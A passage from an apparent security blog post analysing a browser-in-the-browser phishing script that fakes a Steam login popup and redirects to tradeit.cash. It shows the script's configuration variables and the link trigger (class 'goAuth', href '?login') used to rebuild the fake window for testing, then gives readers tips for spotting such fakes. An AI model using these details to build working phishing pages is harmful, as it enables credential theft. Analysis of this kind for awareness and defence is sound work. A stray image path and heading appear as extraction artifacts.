
```
2  var base64EncodedPath = "cU1dkNlJUUmFVMnc0VHc9PQ==";
3  var cookie1 = "bb0c518747a6ba5d11998e1c14a503b8";
4  var cookie2 = "fb5919f3321a6268cfe232280a599edc";
5  var doWindowInWindow = "true";
```

The `doWindowInWindow` variable is probably not perfectly named. It may either have the value ‘full’ or ‘true’, where ‘full’ just means that there is no popup, but instead the user is redirected to the phishing content on tradeit.cash.

OBFUSCATE

Let's Test It!

Since we now know how the script works, we can test it. We need to get our own pictures such as the minimize, maximize and close buttons, the Extended Validation box containing the company name and the favicon. We also need to create a link that opens the fake window. As seen before, this link needs to have the class `goAuth` and the href `?login`. This is what our version looks like.



The colors of our button are a bit off maybe, but overall it's a pretty convincing trick.

What Can We Learn?

- First of all, you should always be careful when you type your username and password into any form field. Even if the site looks like a legitimate, well-known site, you should make sure to check your browser bar for the correct domain name.
- Additionally you need to make sure that the browser window you see is real and not just part of the page. The easiest way to achieve this is by trying to drag the window over your browser bar. If it's a legitimate browser window you can drag it anywhere without limitations. If it's a fake window, it will stay within the boundaries of its parent browser window.

As already mentioned, deobfuscating this code won't prevent the scammer from using this technique and, as alarming as it is, there will be plenty of people who fall for this trick and provide their credentials. We might even see more phishing sites like this, as it makes it easy to abuse the trust we put into companies like Steam, Google or Facebook to protect our data and makes it more likely for us to provide our password to scammers like this. The only protection against this trick is to stay vigilant.

Further Reading

An Innovative Phishing Style

Gist